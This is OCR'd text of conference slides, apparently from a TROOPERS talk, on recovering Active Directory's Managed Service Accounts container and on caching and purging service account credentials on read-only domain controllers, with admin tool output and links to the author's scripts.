
Modified: 17-May-2025 14:16:28

Update Sequence Numbers (USNs):

Current: 16484


Original: 16484

□ Protect object from accidental deletion


Managed Service Accounts Properties

Attributes:

Attribute	Value
revision	<not set>
schemaVersion	<not set>
sDRightsEffective	15
serverReferenceBL	<not set>
showInAddressBook	<not set>
showInAdvancedVie...	FALSE
siteObjectBL	<not set>
structuralObjectClass	top; container
subRefs	<not set>
subSchemaSubEntry	CN=Aggregate,CN=Schema,CN=Configuratic
systemFlags	<not set>
unmergedAtts	<not set>
url	<not set>
uSNChanged	16484


Active Directory Administrative Center

Deleted Objects (1)

Name	When Deleted	Last known pa...	Type	Description
Managed Service Accounts	5/27/2025 9:12...	DC=ADTEC,DC...	Container	Default container for r

Managed Service Accounts

Object class: Container

Modified: 27-May-2025 9:12 PM

Description: Default container for managed service accounts


Managed Service Accounts
Container For sMSA/gMSA/dMSA

- Deleted Recently?
  - Recycle Bin ON & within Deleted Object Lifetime? → Undelete using ADAC
  - Recycle Bin OFF & within Tombstone Lifetime? → Undelete LDP/PoSH + repopulate
- Deleted Beyond "Deleted Object Lifetime" / "Tombstone Lifetime"?
  - Recreate the CONTAINER (not OU!) object "*CN=Managed Service Accounts,DC=<DOMAIN>,DC=<TLD>*"
  - Reconfigure "otherWellKnownObjects" attribute on domain NC head

https://gist.github.com/zjorz/ac3cdd4c7036297971c34595529ff34d

  - Protect it from (accidental) deletion

https://gist.github.com/zjorz/b8ff6beb5f46a1e8e48e30776e292ede



```
DC=ADTEC,DC=NET
    OU=AAD-CLOUD-SYNC,DC=ADTEC,DC=NET
    OU=AAD-CONNECT-SYNC,DC=ADTEC,DC=NET
    OU=AdminTiering,DC=ADTEC,DC=NET
    CN=Builtin,DC=ADTEC,DC=NET
    CN=Computers,DC=ADTEC,DC=NET
    OU=Domain Controllers,DC=ADTEC,DC=NET
    CN=ForeignSecurityPrincipals,DC=ADTEC,DC=NE
    CN=Infrastructure,DC=ADTEC,DC=NET
    CN=Keys,DC=ADTEC,DC=NET
    CN=LostAndFound,DC=ADTEC,DC=NET
  + CN=Managed Service Accounts,DC=ADTEC,DC=N
    OU=Microsoft Exchange Security Groups,DC=ADT
    CN=Microsoft Exchange System Objects,DC=ADT
```

```
Expanding base 'CN=Managed Service Accounts,DC=ADTEC,DC=NET'...
Getting 1 entries:
Dn: CN=Managed Service Accounts,DC=ADTEC,DC=NET
    cn: Managed Service Accounts;
    description: Default container for managed service accounts;
    distinguishedName: CN=Managed Service Accounts,DC=ADTEC,DC=NET;
    dSCorePropagationData (3): 27-May-2025 21:09:57 W. Europe Daylight Time; 26-
        May-2025 18:09:47 W. Europe Daylight Time; 0x0 = (  ), 0x1 = ( NEW_SD );
    instanceType: 0x4 = ( WRITE );
    lastKnownParent: DC=ADTEC,DC=NET;
    msDS-LastKnownRDN: Managed Service Accounts;
    name: Managed Service Accounts;
    objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=ADTEC,DC=NET;
    objectClass (2): top; container;
    objectGUID: 13471e86-7a2c-4f1a-8e9a-a0b5a8cca812;
    showInAdvancedViewOnly: FALSE;
    uSNChanged: 61710;
    uSNCreated: 16484;
    whenChanged: 27-May-2025 21:09:57 W. Europe Daylight Time;
    whenCreated: 24-Feb-2023 10:56:23 W. Europe Daylight Time;

-------
```

Active Directory Domain Services


You do not have sufficient privileges to delete Managed Service Accounts, or this object is protected from accidental deletion.

semperis

RODCs And sMSA/gMSA/dMSA

Caching Account Creds On RODC

Attributes “unicodePwd”, “supplementalCredentials”, etc contain current values for respectively the password and the Kerberos keys. Can be cached on an RODC.



Advanced Password Replication Policy for R0FSRODC1

Display users and computers that meet the following criteria:

Accounts whose passwords are stored on this Read-only Domain Controller

Users and computers: Objects retrieved: 6

Name	Domain Services Folder	Type	Password Last Changed	Password Ex
ADM DSRM RODCs	ADTEC.NET/Org-ITM...	User	30-Aug-2024 22:43:21	Never Expire
ADM RODC	ADTEC.NET/Org-ITM...	User	24-Feb-2023 11:22:49	Never Expire
dMSA.RODC	ADTEC.NET/Org-ITM...	msDS-De...	09-May-2025 12:55:36	Never Expire
krbtgt_10503	ADTEC.NET/Users	User	24-Feb-2023 12:35:38	23-Aug-2023
krbtgt_10503_TEST	ADTEC.NET/Users	User	14-May-2025 19:00:50	10-Nov-2025
R0FSRODC1	ADTEC.NET/Domain ...	Computer	18-May-2025 23:24:00	Never Expire

Select Users or Computers

Select this object type: Users or Computers

From this location: ADTEC.NET

Enter the object names to select (examples):

Object Types

Select the types of objects you want to find.

```
Originating Date/Time (UTC) On RWDC (R0FSRWDC1.ADTEC.NET): 2025-05-15T12:09:02 (Version: 4)
Originating Date/Time (UTC) On RODC (R0FSRODC1.ADTEC.NET): 2025-05-15T12:09:02 (Version: 4)


Credentials Of Account 'gMSA.RODC$' (msDS-GroupManagedServiceAccount) Were Cached On 'R0FSRODC1.ADTEC.NET' (Allow)...
```


https://gist.github.com/zjorz/aecdb9aacdcdf5fe37c1d7c42ef9ec60

TROOPERS

RODCs And sMSA/gMSA/dMSA

Removing Account Creds From RODC

- The Secure Way:
  - Remove account from “Allowed To Cache” list
  - Reset the password of the account (or wait in case of gMSA)



Advanced Password Replication Policy for R0FSRODC1


Display users and computers that meet the following criteria:

Accounts whose passwords are stored on this Read-only Domain Controller

Users and computers: Objects retrieved: 7

Name	Domain Services Folder	Type	Password Last Changed	Password Ex
ADM DSRM RODCs	ADTEC.NET/Org-ITM...	User	30-Aug-2024 22:43:21	Never Expire
ADM RODC	ADTEC.NET/Org-ITM...	User	24-Feb-2023 11:22:49	Never Expire
dMSA.RODC	ADTEC.NET/Org-ITM...	msDS-De...	09-May-2025 12:55:36	Never Expire
gMSA.RODC	ADTEC.NET/Org-ITM...	msDS-Gr...	15-May-2025 14:09:02	Never Expire
krbtgt_10503	ADTEC.NET/Users	User	24-Feb-2023 12:35:38	23-Aug-2023
krbtgt_10503_TEST	ADTEC.NET/Users	User	14-May-2025 19:00:50	10-Nov-2025
R0FSRODC1	ADTEC.NET/Domain ...	Computer	18-May-2025 23:24:00	Never Expire

- The Less Impactful Way (Also Less Secure):
  - Use PowerShell and the operational attribute “rODCPurgeAccount” against the RODC



```
Originating Date/Time (UTC) On RWDC (R0FSRWDC1.ADTEC.NET): 2025-05-15T12:09:02 (Version: 4)
Originating Date/Time (UTC) On RODC (R0FSRODC1.ADTEC.NET): 1601-01-01T00:00:00 (Version: 4)

Credentials Of Account 'gMSA.RODC$' (msDS-GroupManagedServiceAccount) Have Been Purged From 'R0FSRODC1.ADTEC.NET'...
WARNING:
 > Credentials Of The Account Are Still Allowed To Be Cached On 'R0FSRODC1.ADTEC.NET'...
 > Make Sure To Remove The Account From The ALLOWED To Be Cached List Of The RODC 'R0FSRODC1.ADTEC.NET'
```

https://gist.github.com/zjorz/a6b819047638a4103c37ee087e688c57

semperis

ANY QUESTIONS ?

THANK YOU!

SCAN ME

TROOPERS

Jorge de Almeida Pinto Senior Incident Response Lead	
LinkedIn	http://tiny.cc/JorgeLinkedIn
Blog	http://tiny.cc/JQFKblog
Twitter	http://tiny.cc/JQFKtwitter
Website	https://www.semperis.com/
Blog	https://www.semperis.com/blog/
Podcast	https://hipconf.libsyn.com/
Contact	jorged@semperis.com